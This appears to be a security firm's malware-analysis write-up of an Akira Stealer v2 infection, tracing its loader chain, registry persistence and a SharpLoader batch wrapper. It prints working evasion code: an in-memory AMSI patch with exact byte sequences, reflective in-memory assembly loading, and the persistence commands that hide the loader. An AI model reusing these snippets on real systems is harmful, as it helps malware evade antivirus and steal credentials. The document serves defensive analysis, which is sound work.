Akira Stealer: Technical Analysis of a Modular Info-Stealing Malware

Published: 2025-06-16 · Archived: 2026-04-05 21:46:28 UTC

It started with a single Defender alert in Microsoft 365. No malware, no signatures, no panic. Just a whisper in the noise. What we uncovered was months of credential theft - surgical, silent, and nearly invisible. This is how our CSOC turned a quiet signal into a full-scale response. And gave our client back control before they even knew it was gone.

Prologue

It started like so many modern attacks do: quietly. A low-confidence Defender alert — **"Suspicious sequence of exploration activities"** — surfaced during onboarding phase of a new customer into our glueckkanja Cyber Security Operations Center (CSOC).

There were no signature hits. No malware classifications. No real-time protection response. Just a single behavioral correlation in Microsoft 365 Defender, buried in the noise — and yet, unmistakably wrong.

While triaging the alert, one specific action caught my attention: `python.exe` had accessed both the `Login Data` and `Web Data` files inside a Chromium profile. Microsoft Defender immediately escalated this to a high-severity incident — **"Possible theft of passwords and other sensitive web browser information."**

This wasn't a false positive. It was the tip of something deeper.

Tracing the telemetry backwards, I uncovered a generic startup-located binary — `Updater.exe` — which spawned a NodeJS-based wrapper (`main.exe`) that executed a command line to run a script named `astor.py` via `python.exe`.

```
Updater.exe → main.exe → cmd.exe → python.exe Crypto\Util\astor.py
```

The script didn't just scrape credentials — it executed a sequence of post-compromise reconnaissance steps, including registry queries, system fingerprinting, and privilege-aware enumeration. It operated with surgical precision, mimicking native system behavior to evade detection. And it worked — almost.

At the time of first response:

- `Updater.exe` was flagged by only **1 out of 69** engines on VirusTotal.
- `main.exe`, `astor.py`, and all associated components were not really flagged on VirusTotal.
- No files were signed. No elevated context. Just "ordinary" processes doing very non-ordinary things.

`Updater.exe` didn't touch credentials. That task was reserved for `astor.py`, the in-memory Python payload — a file that, by design, left almost no trace.

Within **21 minutes**, the affected system was isolated from the network. Within **70 minutes**, credentials were rotated across all affected scopes: internal identities, SaaS platforms, third-party services.

But the real turning point came when we extracted and fully decrypted the Python payload. What we found was not a generic stealer — it was a custom deployment of **Akira Stealer v2**, a commercially distributed malware family sold via Telegram.

Thanks to our in-house threat intelligence and reverse engineering capabilities, we were able to reconstruct the full functionality of the malware, extract all embedded indicators, and understand its staging, exfiltration, and credential targeting logic in detail.

More importantly — we didn't stop at technical attribution. We went further.

We were able to provide the client with a **complete dataset of exfiltrated credentials**: over **100 unique username-password combinations**, including access credentials to cloud services, CRM systems, internal platforms, and even personal tools used by key employees. The theft had been ongoing for **months** — and we could account for all of it.

Using insights gained from this case, we built a **post-infection analysis tool** that scans affected systems, reconstructs credential access patterns, and generates detailed forensic reports — mapping exactly what was stolen, when, and from where.

We'll share a glimpse of that scanner at the end of this report.

Because this is more than just an incident. This is how we investigate. This is how we protect.

Welcome to the glueckkanja CSOC.
This is how we work — because breaches don't wait.

1. Initial Event and Triage Summary


On March 31, 2025, Microsoft Defender for Endpoint generated an alert labeled **"Suspicious sequence of exploration activities"** on a Windows 10 64-bit endpoint. I began the triage based on this signal and reviewed the affected system using the process tree, system timeline, and evidence correlated by Defender.

1.1 Timeline-Based Triage

The alert pointed to a sequence of processes that warranted further inspection. During initial review, I observed the following access patterns to Chrome browser data within the local user profile:

- `%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data`
- `%LOCALAPPDATA%\Google\Chrome\User Data\Default\Web Data`

These accesses were initiated by a process named `Updater.exe`. While Microsoft Defender had not flagged the binary based on heuristic or behavioral analysis, I found a detection for `Updater.exe` on VirusTotal — flagged by a single engine at that point in time.



The full observed execution chain was as follows:

```
winlogon.exe
└──── userinit.exe
    └──── explorer.exe
        └──── Updater.exe
            └──── main.exe
                └──── cmd.exe /d /s /c "python.exe Crypto\Util\astor.py"
                    └──── python.exe Crypto\Util\astor.py
```

At this stage, no deeper static or dynamic analysis of the involved files had been performed. My focus was on understanding the high-level behavior and context. The process names and file paths were generic, and no suspicious command-line arguments were present beyond the chained Python execution.

1.2 Initial Response

Within **21 minutes** of the initial alert, I initiated host isolation using Defender for Endpoint's isolation features. The goal was to prevent potential further spread or exfiltration.

Within the first **70 minutes**, we proceeded to rotate credentials that were known to be used on the affected host — covering internal systems, SaaS platforms, and critical third-party vendors.

The reverse engineering process began after the first containment. The following sections document the technical deep dive that followed to investigate the breach.

1.3 Response Summary – Fast, Transparent, Impact-Driven

Our response combined speed, expertise, and operational excellence—backed by proven workflows and full visibility for the customer.

- **Detection to full containment in under 90 minutes** Defender alerts, network isolation, antivirus scan, and credential revocation executed rapidly and in concert.
- **Deep-dive forensic response within 48 hours** Including full disk and memory analysis, browser artifact review, credential dumping detection, and behavioral reconstruction of attacker activity.
- **Secure data recovery & evidence handling** The stolen data—including cookies, passwords, tokens, and browser profiles—was recovered, forensically archived, and handed off securely to the customer.
- **End-to-end visibility and communication** Every step—from first alert to remediation and debrief—was fully documented, shared in real time, and summarized in a structured CSIRT handover.

> This incident showcases how glueckkanja CSOC doesn’t just stop malware—we dismantle its effects, restore control to our customers, and turn every incident into insight.


2. Malware Architecture and Execution Chain Overview

The malware observed on the affected endpoint followed a structured, multi-stage architecture with clear separation of responsibilities: deployment, decoding, execution, and data exfiltration.

2.1 Execution Chain Overview

The observed execution flow was as follows:

Updater.exe



```
└──── main.exe
   └──── cmd.exe
       └──── python.exe astor.py
```

Each component in the chain contributed to stealth, modularity, and evasion. The architecture leveraged legitimate runtimes and standard OS interpreters to bypass detection mechanisms.

2.1.1 Origin Uncertainty: Missing Initial Vector

Despite extensive analysis of the post-compromise environment, the initial access vector could not be conclusively determined. This uncertainty stems primarily from the fact that the malware had remained active for an estimated **six months prior to detection** — exceeding the **log retention period enforced by Microsoft Defender for Endpoint**.

As a result, no telemetry or forensic artifacts were available from the original time of infection. No initial process creation events, file drops, or command-line entries related to the delivery stage were recoverable from Defender’s timeline or associated sensors.

Based on contextual indicators and OSINT sources, a likely infection vector may have involved:

- **Trojanized installers** of cracked or modded gaming software
- **Fake utilities** or "performance boosters" distributed via forums and third-party sites
- **Malicious browser extensions** targeting specific user interests (e.g., crypto-related tools or Discord enhancements)

However, these remain speculative.

No confirmed dropper, phishing email, or compromised website could be identified during the investigation. While the malware architecture and execution chain were fully reconstructed, the **initial point of compromise (MITRE ATT&CK T1190 / T1566)** could not be validated.

2.1.2 `Updater.exe` – Initial Loader

When reviewing the process tree in Microsoft 365 Defender, `Updater.exe` stood out immediately — not because of what it did, but because of how silently it embedded itself into the system's execution flow.

This binary was registered for automatic execution via the standard Windows Run key:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
```

That meant it would launch every time the user logged into their session — a classic persistence mechanism that requires no elevated privileges and often slips through unnoticed in EDR telemetry.

- **File Type**: Windows PE executable (32-bit)
- **Signature**: Unsigned
- **VirusTotal Detection**: 1 out of 69 engines at the time of triage
- **Execution Context**: Medium integrity, user session
- **Location**: `AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\`

The file itself was small, cleanly compiled, and unremarkable from a static analysis standpoint. No suspicious strings, no encrypted sections, and no indicators of obfuscation or packing. It imported only a minimal set of standard Windows API functions and contained no embedded payload.

However, its behavior was more telling. Once launched, `Updater.exe` extracted an Electron application from a bundled archive — a self-contained NodeJS runtime packaged using standard Electron tooling. This unpacked folder contained an executable named `main.exe`, which was subsequently launched as a child process.

```
Updater.exe → main.exe
```

There were no network indicators at this stage, no process injection, and no anomaly in privileges or token elevation. The entire role of `Updater.exe` appeared to be that of a loader — delivering a second-stage component (`main.exe`) into the environment, likely with the goal of maintaining stealth and modularity.

This kind of architectural separation is common in modern commodity malware and stealer toolkits. The initial loader acts merely as a deployment stub, allowing the heavier logic — often obfuscated, interpreted, or dynamically generated — to be contained in later stages.

In this case, `Updater.exe` served precisely that purpose: a quiet initial foothold designed to blend in, remain undetected, and pave the way for the execution of the actual stealer logic in `main.exe` and eventually `astor.py`.

It didn't touch the file system beyond its own directory and didn't trigger any behavioral rules — and yet, it was the first domino in a long and carefully constructed attack chain.

2.1.3 `main.exe` – Obfuscated NodeJS Payload Container

Following the execution of `Updater.exe`, a second-stage binary named `main.exe` was launched. This component presented itself as a standard Electron application — a runtime environment bundling Node.js and Chromium, often used for cross-platform desktop apps. Its innocuous nature is part of what makes it so dangerous in the wrong hands.

Upon inspection, `main.exe` contained an internal archive named `app.asar` — the standard packaging format for Electron-based applications. Unlike legitimate Electron apps, however, the contents of this archive were anything but ordinary.

- **Platform**: Electron (Node.js + Chromium)
- **Architecture**: 64-bit Windows
- **Content Structure**: Embedded JavaScript files within `app.asar`
- **Obfuscation Level**: High — achieved through `js-confuser`, a commercially available obfuscation toolkit for JavaScript

Once decompiled and deobfuscated, the core logic of `main.exe` became evident. Its purpose was not to present a GUI or execute any frontend logic — instead, it acted as a hidden execution orchestrator.

Observed Behavior:

- Decrypts and reconstructs a Base64-encoded PowerShell command stored within the JavaScript payload
- Spawns `cmd.exe` to execute the PowerShell command inline
- The PowerShell command in turn invokes `python.exe`, passing in a script located under a seemingly benign directory structure (`Crypto\Util\astor.py`)

```
main.exe → cmd.exe /d /s /c powershell → python.exe Crypto\Util\astor.py
```

This chaining allowed the attacker to shift execution contexts and evade straightforward detection. Because the payload was obfuscated and staged in-memory, traditional signature-based controls were ineffective.

The Electron framework provided an ideal cover — allowing execution of arbitrary JavaScript while avoiding scrutiny. JavaScript-based execution also introduced cross-platform compatibility, allowing for flexible deployment and easier integration of dynamic control logic.

What made `main.exe` particularly dangerous was its ability to operate without dropping any additional files beyond what had already been staged. The stealer script was invoked directly from disk, but all staging and execution logic remained embedded within the Electron bundle.

In summary, `main.exe` served as the obfuscated, multi-layered execution core — acting as the gatekeeper between initial persistence and the full activation of the Akira Stealer payload in `astor.py`.

2.1.4 `cmd.exe` & PowerShell Relay

This stage of the execution chain functioned as a relay — not for payload logic, but for obfuscation and indirection.

After `main.exe` completed its role of unpacking and decoding the payload, it spawned a `cmd.exe` process. This process did not contain any malicious logic itself, nor did it write or modify files. Its sole purpose was to serve as a wrapper for launching a PowerShell session with an **encoded command**.

This method is a well-known tactic used to reduce visibility and avoid detection:

- **Execution Chain**:

```
main.exe → cmd.exe /d /s /c "powershell -EncodedCommand <Base64Payload>"
```

- **Purpose**:
  - Encapsulates PowerShell execution within an additional shell
  - Hides the actual PowerShell code from direct visibility in logs
  - Evades EDRs that trigger on direct `powershell.exe` usage with suspicious parameters

By embedding the PowerShell script as a Base64-encoded string and invoking it through `cmd.exe`, the attacker avoided multiple forms of detection:

- **Command-line heuristic filters**
- **Standard logging (e.g., Event ID 4104, 4688)**
- **Rule-based detections for `powershell.exe` arguments like `-NoProfile`, `-ExecutionPolicy Bypass`, or inline scripts**

Notably, the PowerShell command was kept minimal and solely focused on launching `python.exe` with a path to the embedded stealer script — `astor.py`. No additional modules were loaded, and no obvious signatures were present in memory.

This relay technique is often used in red teaming and by sophisticated infostealers alike — serving as a lightweight evasion layer that's easy to implement but hard to catch without telemetry correlation.

In this case, `cmd.exe` served exactly that purpose: a simple, silent bridge between JavaScript logic and Python execution — one that almost slipped through unnoticed.

2.1.5 `python.exe` with `astor.py`

The final and most impactful stage of the execution chain was reached when `python.exe` invoked `astor.py` — a Python-based, modular infostealer operating entirely in memory. This script represented the operational core of the entire attack chain.

Unlike many commodity stealers, `astor.py` was not deployed in plaintext. It was protected by a multi-layered decryption mechanism:

- **Decryption Stack**: The file was first GZIP-compressed and then encrypted using **AES-256-CBC**.
- **Key Derivation**: A PBKDF2-based key derivation process was used (SHA-512, 1,000,000 iterations), making static analysis and brute-forcing highly impractical.

Once decrypted at runtime, the script executed several specialized modules, all targeting sensitive data sources:

Core Capabilities

- **Browser Data Extraction**: Retrieved login credentials, cookies, and autofill data from Chromium-based browsers (Chrome, Edge, Brave, Opera)
- **Token Harvesting**: Collected session tokens, particularly from **Discord**, and scanned for cryptocurrency wallet extensions

- **Data Packaging**: Aggregated all harvested data into a structured **ZIP archive**, preserving directory and file context for attacker-side parsing
- **Exfiltration**: Uploaded the resulting archive to public APIs and infrastructure.

Execution Context

The entire stealer logic executed from memory, with no persistent files written to disk. It left minimal telemetry traces beyond in-process memory artifacts and standard subprocess invocation. No attempt was made to establish persistence at this stage — the goal was quick, efficient, and silent data theft.

The use of legitimate APIs for exfiltration also made detection and prevention significantly harder, as outbound traffic blended in with routine internet activity.

This stage ultimately confirmed the malware's identity: a variant of **Akira Stealer v2**, known for its:

- High modularity
- Runtime obfuscation
- Commercial distribution via Telegram
- Strong focus on credential harvesting and token-based session hijacking

Together with the earlier stages, `astor.py` formed the critical endpoint of a stealthy and well-engineered infostealer chain. In the following sections, we dissect this component further and explain how we reversed its logic, mapped its infrastructure, and recovered every indicator of compromise used during its operation.

3. Deep Dive: `Updater.exe`

`Updater.exe` was the initial binary observed during post-compromise analysis. Despite its neutral appearance and negligible detection footprint, it played a critical role in maintaining the malware's operational persistence and delivering the next-stage payload.

3.1 Properties

Property	**Value**
Format:	Windows Portable Executable (PE32)
Architecture:	x86-64
Size:	~154 KB
Entropy:	Normal (non-packed)
Signatures:	None
VirusTotal Detection:	1/69 at time of analysis

The file exhibited a clean import table and no embedded string indicators. No known packers, crypters, or runtime obfuscation mechanisms were detected. The structure was consistent with custom-compiled binaries.

3.2 Behavioral Analysis

No User Interaction Required

The malware chain executed without any required user interaction. Based on Defender's process telemetry, the initial binary (`Updater.exe`) was launched automatically — most likely via a persistence mechanism such as a registry autorun key. However, due to the age of the compromise and the absence of historical event logs, the exact method of persistence could not be recovered.

Silent Execution and Staging

Upon execution, `Updater.exe` immediately launched `main.exe` with no visual window and no user prompts. The staging occurred silently in the background. There was no evidence of user consent dialogs, UAC prompts, or GUI components.

Payload Deployment Behavior

`main.exe` was found to be part of an Electron application structure, but the exact origin of its deployment remains unclear. One of the following is assumed:

- The payload may have been bundled internally within `Updater.exe` (e.g., embedded resource), or
- It may have been retrieved from a remote source

Due to a lack of network telemetry and no recovered hardcoded URL, the delivery vector for the Electron app remains inconclusive.

Process Chain Behavior

Once executed, `Updater.exe` spawned `main.exe` as a child process. The invocation was non-interactive, and no process spawned from the chain exhibited UI activity. The process chain continued as expected:

```
Updater.exe → main.exe → cmd.exe → powershell (encoded) → python.exe astor.py
```

All execution stages operated without requiring user input, relying solely on pre-configured launch logic and silent execution paths. This minimized exposure and helped the malware remain undetected over an extended period.

3.3 Role in the Infection Chain

`Updater.exe` played a **single but essential role** within the broader infection chain: it was responsible for the persistence and redeployment of the stage-2 component — `main.exe`.

Confirmed Characteristics

- It **did not** contain or execute malicious logic directly
- It **did not** perform any data exfiltration
- It **did not** interact with browser credential stores or sensitive user data

Its sole purpose was to silently launch `main.exe` during user login, using a registry autorun entry as the most likely method of persistence (though not directly recovered due to telemetry limitations).

By acting as an isolated first-stage loader, `Updater.exe` ensured that the actual stealer payload (`astor.py`) remained concealed in deeper layers of execution. This separation of duties allowed the attackers to:

- Avoid correlation by static AV or sandbox systems
- Swap or update payloads without modifying the loader
- Reduce behavioral signals at the entry point

This pattern is typical in **malware-as-a-service (MaaS)** operations, where delivery mechanisms are generic and payloads are modular or client-specific.

In this case, `Updater.exe` provided just enough logic to serve as a reliable and stealthy entry point — nothing more, but also nothing less.

3.4 Persistence via Registry (Confirmed in astor.py)

Static analysis of the Python payload revealed that `Updater.exe` is explicitly persisted using a registry autorun entry:

- **Registry Path**: `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`
- **Value Name**: `Realtek Audio`
- **Payload Path**: `%APPDATA%\Microsoft\Internet Explorer\UserData\Updater.exe`

The corresponding registry command is executed via PowerShell:

```
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v "Realtek Audio" /t REG_SZ /d "...\Updater.exe" /f
```

This ensures the malware is launched at every user login. The file is also marked with hidden and system attributes to further evade detection:

```
attrib +h +s "Updater.exe"
```

This persistence mechanism was embedded directly into the astor.py code, confirming that the final-stage stealer actively maintains loader presence on disk and in the startup registry.

3.5 Summary

> While `Updater.exe` was not inherently malicious in structure or content, its contextual behavior within the execution chain confirmed its role as a malware loader.

This binary served as a clean, minimalistic first-stage launcher — avoiding detection by static analysis, AV engines, and behavioral rules. Its design focused purely on stealth and operational support, not on executing malicious logic itself.

However, its role extended beyond initial deployment. During reverse engineering of the `astor.py` payload, we identified logic that actively checked for the presence of `Updater.exe`. This check was part of a broader **health and self-healing cycle** implemented within the stealer code — a mechanism designed to verify the integrity of the infection chain and restore missing components if needed.

This means that `Updater.exe` was not only responsible for initiating the malware, but also formed part of its **ongoing runtime validation**. Without this stub, the malware could lose its ability to reinitialize in future sessions.

Key Functions of `Updater.exe`:

- Seamless deployment of `main.exe`

- Indirect execution of `astor.py`
- Decoupling of loader and payload logic
- **Referenced by the payload itself** as part of operational health monitoring

In Section 5, we will detail the internal health-check routines of the stealer, including its self-healing behavior and integrity validation mechanisms.

For now, it is clear that `Updater.exe` served as both ignition and anchor point in this layered infostealer architecture.


Sometimes, the best reverse engineering results don't come from deep binary disassembly — but from a bit of trickery and patience.

While analyzing the infection in a controlled lab environment, we noticed something odd: `Updater.exe` was present and executing, but `main.exe` had vanished from the file system. That's when we had an idea — what happens if we let the malware repair itself?

We deliberately **deleted** `main.exe` from the infected environment while leaving `Updater.exe` untouched. And sure enough, after the next user session login, the loader sprang into action — not with a tantrum, but with a quiet attempt to rebuild its second stage.

Here's where it got interesting: Instead of directly recreating `main.exe`, `Updater.exe` first dropped a file named `app-64.7z` — a standard **7-Zip archive**. This archive contained the full Electron application structure, including `main.exe`, `resources`, and the `app.asar` payload with all embedded logic.

We had effectively **forced the malware to hand us the source package**.



With this 7z archive in hand, we were able to extract, decompress, and fully reverse the JavaScript-based orchestration logic without even touching the original loader again. The archive structure matched the expected Electron app layout perfectly.

This behavior strongly suggests that the attackers deliberately chose a **modular and maintainable architecture**, using archives as flexible payload containers. It also allowed them to swap or update payload components without recompiling the loader binary.

And in our case? It allowed us to outsmart their chain, intercept the drop, and walk away with the full package — like stealing the blueprints off the workbench while the builder wasn't looking.

Let's just say: **sometimes the best forensic tools are `del` , `wait` , and a little curiosity.**

4. Deep Dive: `pow.bat`

In the analyzed malware campaign, the component `Invoke-SharpLoader` acts as a custom, memory-resident .NET loader that exhibits a highly modular and evasive execution flow. This section dissects its internal architecture, its anti-analysis strategy via AMSI patching, and its role in facilitating the second stage payload.

4.1 Binary Properties – SharpLoader Batch Wrapper

Before being executed to load the .NET payload in memory, the outer wrapper `pow.bat` shows the following characteristics based on static analysis:

Property	Value
Format:	DOS Batch File
Architecture:	Script-based (not compiled binary)
File Size:	27.79 KB (28454 bytes)
Entropy:	Normal (plain ASCII text)
Magic:	DOS batch file, ASCII text
Digital Signature:	None detected
VirusTotal Detection:	26 / 61 (at time of analysis)
Threat Labels:	`trojan` , `downloader` , `powershell` , `agentb`

Despite being a simple `.bat` file, the script evades many static detections and relies heavily on living-off-the-land techniques such as PowerShell to download and execute obfuscated and encrypted payloads.

4.2 AMSI Bypass Technique (Class: `gofor4msi`)

One of the first defensive mechanisms bypassed by SharpLoader is AMSI — the Anti-Malware Scan Interface — a Microsoft feature integrated into scripting engines like PowerShell and Windows Script Host to provide real-time content scanning for suspicious behavior. Malware authors often attempt to bypass AMSI to avoid detection by endpoint protection systems.

In SharpLoader, the AMSI bypass is implemented through **direct in-memory patching** of the `AmsiScanBuffer` function within the `amsi.dll` . This function is normally responsible for analyzing script content and returning a result code indicating whether the content is suspicious (`AMSI_RESULT_DETECTED`) or safe (`AMSI_RESULT_CLEAN`).

The relevant in-memory patching code is:

```
 var lib = Win32.LoadLibrary("amsi.dll");
var addr = Win32.GetProcAddress(lib, "AmsiScanBuffer");
Win32.VirtualProtect(addr, (UIntPtr)patch.Length, 0x40, out oldProtect);
Marshal.Copy(patch, 0, addr, patch.Length);
```

This sequence performs the following steps:

1. **Load the AMSI DLL** into the process using `LoadLibrary("amsi.dll")`.
2. **Resolve the memory address** of the function `AmsiScanBuffer` via `GetProcAddress()`.
3. **Change the memory protection** of the address using `VirtualProtect()` to make it writable.
4. **Overwrite the beginning of the function** using `Marshal.Copy()` with a small shellcode patch.

The patch applied for 64-bit systems is:

```
static byte[] x64 = new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 }; // mov eax, 0x80070057; ret
```

This corresponds to the following instructions:

- `mov eax, 0x80070057` → sets the return code to the Windows error code `E_INVALIDARG`
- `ret` → immediately returns from the function

This effectively causes `AmsiScanBuffer` to fail silently and return a non-detection result, neutralizing AMSI checks. The malware can now execute scripts or .NET code that would otherwise trigger antivirus alerts.

If executed on a 32-bit system, a different patch is applied:

```
static byte[] x86 = new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC2, 0x18, 0x00 }; // mov eax, ...; ret 0x18
```

This reflects the same goal — forcing a "clean" result — but adapted to the x86 calling convention.

Using raw P/Invoke calls like `LoadLibrary`, `GetProcAddress`, and `VirtualProtect` allows this patching to be done dynamically and without invoking any high-level APIs that might be monitored by EDR tools. This method is compact, effective, and leaves minimal forensic artifacts.

In summary, this AMSI bypass technique is a **low-level, direct memory attack on the antivirus interface**, carried out in milliseconds during runtime. It's a powerful example of why behavioral monitoring and memory inspection are essential in modern endpoint defense systems.

4.3 Stage 2 Payload Handling

After the AMSI bypass is complete, the loader proceeds to retrieve and prepare the second-stage payload. This payload is not embedded in the loader itself but is fetched either from a remote server or read from disk — depending on how the loader is invoked via the `$location` parameter.

If the location begins with `http`, it is interpreted as a URL and the loader uses `Get_Stage2()` to download the payload via `HttpWebRequest`. If it is a local path, `Get_Stage2disk()` reads the contents directly from the file system. In both

cases, the expected file content is a **Base64-encoded, GZip-compressed, and AES-encrypted** blob.

The loader then performs a **four-stage decoding and decryption pipeline** entirely in memory:

1. **Base64 Decoding**: Converts the encoded string into raw bytes. This step is designed to obscure the actual binary content from static inspection tools and prevents straightforward pattern matching.
2. **GZip Decompression**: The decoded bytes are passed to a `GZipStream`, which decompresses the payload. Compression reduces file size and adds another layer of obfuscation.
3. **AES Decryption**: The compressed bytes are decrypted using AES (Rijndael) in CBC mode. The key is derived at runtime from the user-provided password using SHA-256 hashing combined with PBKDF2 (`Rfc2898DeriveBytes`) and a static salt.
4. **Salt Removal**: The decrypted result still contains a fixed-length salt prefix (4 bytes). These bytes are removed manually to obtain the clean binary blob that represents a valid .NET assembly.

The decryption pipeline is executed like so:

```
 byte[] passwordBytes = SHA256.Create().ComputeHash(Encoding.UTF8.GetBytes(password));
byte[] bytesDecrypted = AES_Decrypt(decompressed, passwordBytes);
```

Here, `AES_Decrypt()` is a custom function that wraps the Rijndael algorithm, configured with a 256-bit key and a 128-bit IV (initialization vector), both derived from the password.

Key Design Observations:

- The use of AES-CBC with PBKDF2 makes brute-forcing the password non-trivial.
- Since decryption happens in memory, no intermediate results are ever written to disk — reducing forensic artifacts.
- If the wrong password is supplied, decryption silently fails or produces invalid data, which may lead to failed execution or hard-to-trace exceptions.

In summary, this multi-stage payload handling approach significantly raises the bar for both signature- and heuristic-based static detection. Without either live execution or deep inspection of the loader behavior, defenders are unlikely to uncover the embedded payload without also knowing the password and exact decoding logic.

4.4 Dynamic Assembly Loading

Once the second-stage payload has been successfully decrypted, the resulting byte array represents a valid .NET assembly. Instead of writing this assembly to disk — a common indicator for antivirus or EDR systems — SharpLoader executes it directly in memory using reflection:

```
 Assembly a = Assembly.Load(bin);
a.EntryPoint.Invoke(null, new object[] { commands });
```

This technique is referred to as **fileless execution**. It is highly evasive because it:

- Avoids touching the disk, leaving no file-based IOCs (indicators of compromise)
- Makes traditional forensic acquisition harder, as no binary is saved on disk
- Evades static signature-based detection, since AV engines often rely on scanning files

If the `EntryPoint` is not `static`, the loader includes a fallback logic:

```
 MethodInfo method = a.EntryPoint;
if (method != null)
{
    object o = a.CreateInstance(method.Name);
    method.Invoke(o, null);
}
```

This ensures compatibility with assemblies that require an instantiated object for execution (e.g., `public int Main()` inside a class instance). The code dynamically creates an instance of the class and then calls the entry point method.

Combined with the AMSI bypass and in-memory decryption, this mechanism delivers the final payload to execution in a stealthy, fully fileless manner — a hallmark of modern, evasive malware.

4.5 Command Line Parameters and Flexibility

The PowerShell function `Invoke-SharpLoader` is designed to act as a flexible wrapper for arbitrary .NET payloads. It supports dynamic input of both the payload location and arguments, allowing a single loader instance to be reused across multiple operations or campaigns.

Supported Parameters:

- `-location` (mandatory): Specifies either a URL or a local file path to the stage two encrypted payload.
- `-password` (mandatory): Used to derive the AES decryption key.
- `-argument`, `-argument2`, `-argument3` (optional): These are forwarded directly to the `.NET` assembly's `Main()` method via reflection.
- `-noArgs`: Triggers execution without passing any parameters to the second-stage payload.

Internally, the arguments are collected and forwarded like this:

```
 object[] cmd = args.Skip(2).ToArray();
a.EntryPoint.Invoke(null, new object[] { cmd });
```

This means that the .NET payload is expected to have a signature like:

```
static void Main(string[] args)
```

